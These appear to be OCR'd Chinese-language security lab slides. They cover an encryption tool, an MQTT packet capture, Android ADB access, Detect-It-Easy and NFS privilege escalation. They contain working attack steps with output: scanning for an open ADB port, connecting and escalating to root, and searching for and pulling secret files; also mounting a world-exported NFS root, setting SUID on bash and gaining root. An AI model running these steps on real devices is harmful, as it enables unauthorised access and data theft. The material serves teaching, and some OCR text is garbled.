





選擇使用公鑰加密 session key









加密結果




#### 點擊 Decode 解密





### Theef



# MQTT

#### https://github.com/pradeesi/MQTT-Wireshark-Capture/blob/master/mqtt\_packets\_tcpdump.pcap

|    | Time      | Source        | Destination   | Protocol | Length | Info  |
|----|-----------|---------------|---------------|----------|--------|---|
| 1  | 0.000000  | 10.0.1.4      | 198.41.30.241 | MQTT     | 105    | Connect Command                               |
| 2  | 0.235652  | 198.41.30.241 | 10.0.1.4      | MQTT     | 70     | Connect Ack                                   |
| 3  | 0.236156  | 10.0.1.4      | 198.41.30.241 | MQTT     | 84     | Subscribe Request (id=1) [SampleTopic]        |
| 4  | 0.475706  | 198.41.30.241 | 10.0.1.4      | MQTT     | 71     | Subscribe Ack (id=1)                          |
| 5  | 0.710490  | 198.41.30.241 | 10.0.1.4      | MQTT     | 116    | Publish Message [SampleTopic]                 |
| 6  | 5.713869  | 10.0.1.4      | 198.41.30.241 | MQTT     | 68     | Ping Request                                  |
| 7  | 6.144017  | 198.41.30.241 | 10.0.1.4      | MQTT     | 68     | Ping Response                                 |
| 8  | 6.144034  | 10.0.1.4      | 198.41.30.241 | MQTT     | 105    | Connect Command                               |
| 9  | 6.144183  | 10.0.1.4      | 198.41.30.241 | MQTT     | 93     | Publish Message [SampleTopic], Disconnect Req |
| 10 | 6.372862  | 198.41.30.241 | 10.0.1.4      | MQTT     | 70     | Connect Ack                                   |
| 11 | 6.381790  | 198.41.30.241 | 10.0.1.4      | MQTT     | 91     | Publish Message [SampleTopic]                 |
| 12 | 11.386883 | 10.0.1.4      | 198.41.30.241 | MQTT     | 68     | Ping Request                                  |
| 13 | 11.673276 | 198.41.30.241 | 10.0.1.4      | MQTT     | 68     | Ping Response                                 |
| 14 | 16.677122 | 10.0.1.4      | 198.41.30.241 | MQTT     | 68     | Ping Request                                  |
| 15 | 17.059060 | 198.41.30.241 | 10.0.1.4      | MQTT     | 68     | Ping Response                                 |
| 16 | 22.062989 | 10.0.1.4      | 198.41.30.241 | MQTT     | 68     | Ping Request                                  |
| 17 | 22.400363 | 198.41.30.241 | 10.0.1.4      | MQTT     | 68     | Ping Response                                 |
| 18 | 27.403403 | 10.0.1.4      | 198.41.30.241 | MQTT     | 68     | Ping Request                                  |
| 19 | 27.640602 | 198.41.30.241 | 10.0.1.4      | MQTT     | 68     | Ping Response                                 |

### Android adb connect

\_\_[attacker@parrot]\_[~] 安裝 ADB \_\_\_\_ sudo apt install -y adb Reading package lists... Done Building dependency tree Reading state information... Done The following packages were automatically installed and are no longer cryptsetup-nuke-password libasync-mergepoint-perl libcdio18 libcfits libio-async-loop-epoll-perl libio-async-perl liblinux-epoll-perl lib libplacebo29 libpoppler82 libpython2.7 libraw19 libsereal-perl libst libtest-metrics-any-perl libtest-refcount-perl libtsk13 libusrsctp1 python-idna python-ipaddress python-libxml2 python-libxslt1 python-s python3-grequests python3-mimeparse python3-mimerender ruby-arel

Use 'sudo apt autoremove' to remove them.

The following additional packages will be installed:

android-libadb android-libbase android-libboringssl android-libcrypt
android-sdk-platform-tools-common

The following NEW packages will be installed:

adb android-libadb android-libbase android-libboringssl android-libc android-sdk-platform-tools-common

0 upgraded, 8 newly installed, 0 to remove and 2339 not upgraded.

```
-[attacker@parrot]-[~
 確認 Android 的 IP ____ sudo nmap -sn 10.10.10.*
                Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-20 22:42 EST
                Nmap scan report for 10.10.10.2
                Host is up (0.0052s latency).
                MAC Address: 00:15:5D:01:97:00 (Microsoft)
                Nmap scan report for 10.10.10.14
                Host is up (0.0012s latency).
                MAC Address: 00:15:5D:01:97:19 (Microsoft)
                Nmap scan report for 10.10.10.13
                Host is up.
                Nmap done: 256 IP addresses (3 hosts up) scanned in 2.08 seconds
                [attacker@parrot]-[~]
確認 Android 的 Port sudo nmap 10.10.10.14 -p-
                Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-20 22:42 EST
                Nmap scan report for 10.10.10.14
                Host is up (0.0019s latency).
                Not shown: 65534 closed ports
                PORT
                     STATE SERVICE
                5555/tcp open freeciv
                MAC Address: 00:15:5D:01:97:19 (Microsoft)
                Nmap done: 1 IP address (1 host up) scanned in 3.38 seconds
```


```
attacker@parrot -
                      adb connect 10.10.10.14:5555
     使用 adb 連接
                   daemon not running; starting now at tcp:5037
                   daemon started successfully
                 connected to 10.10.10.14:5555
                   [attacker@parrot]-[~]
                      sadb devices -l
     確認連接結果
                 List of devices attached
                                        device product:android x86 64 model:Virtual Mac
                 10.10.10.14:5555
                   [attacker@parrot]-[~
                      adb -s 10.10.10.14:5555 shell
登入 Android console
                 x86 64:/ $ id
                 uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(lo
                 admin),3002(net bt),3003(inet),3006(net bw stats),3009(readproc),3011(
 於 Android 中提權 x86 64:/ $ su -
                   # id
                 uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
```


```
:/ # find / -iname *secret* 2> /dev/null
/storage/emulated/0/Download/secrets
/storage/emulated/0/Download/secrets/TOP_SECRET
```


```
$adb pull /bin/sh
/bin/sh: 1 file pulled. 22.4 MB/s (306928 bytes in 0.013s)
```

# Detect-It-Easy

#### https://github.com/horsicq/DIE-engine/releases








**De** ELF

#### 1-10:數字越大越亂



 $\times$ 

# NFS Privilege Escalation

```
root@kali:~# nmap 192.168.15.129
Starting Nmap 7.70 ( https://nmap.org ) at 2023-09-26 04:35 EDT
Nmap scan report for 192.168.15.129
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT ders s
        STATE SERVICE
        open ftp
21/tcp
        open ssh
22/tcp
23/tcp
        open
             telnet
25/tcp
        open smtp
        open domain
53/tcp
80/tcp
             http
        open
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
```

```
root@kali:~# showmount -e 192.168.15.129
Export list for 192.168.15.129:
/ *
root@kali:~# mkdir nfs
root@kali:~# mount -t nfs 192.168.15.129:/ ~/nfs
root@kali:~# ls -l nfs
total 96
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 3 root root 4096 Apr 28 2010 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 2 root root 4096 Apr 28 2010 dev
drwxr-xr-x 94 root root 4096 Sep 26 04:32 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
```

```
root@kali:~# ls -l nfs/bin/bash
-rwxr-xr-x 1 root root 701808 Apr 14 2008 nfs/bin/bash
root@kali:~# sudo chmod 4755 nfs/bin/bash
root@kali:~# ls -l nfs/bin/bash
-rwsr-xr-x 1 root root 701808 Apr 14 2008 nfs/bin/bash
root@kali:~#
```

```
root@kali:~# ssh user@192.168.15.129
The authenticity of host '192.168.15.129 (192.168.15.129)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.15.129' (RSA) to the list of known hosts.
user@192.168.15.129's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
-bash-3.2$ id
uid=1001(user) gid=1001(user) groups=1001(user)
-bash-3.2$ /bin/bash -p
bash-3.2# id
uid=1001(user) gid=1001(user) euid=0(root) groups=1001(user)
bash-3.2#
```

### **END**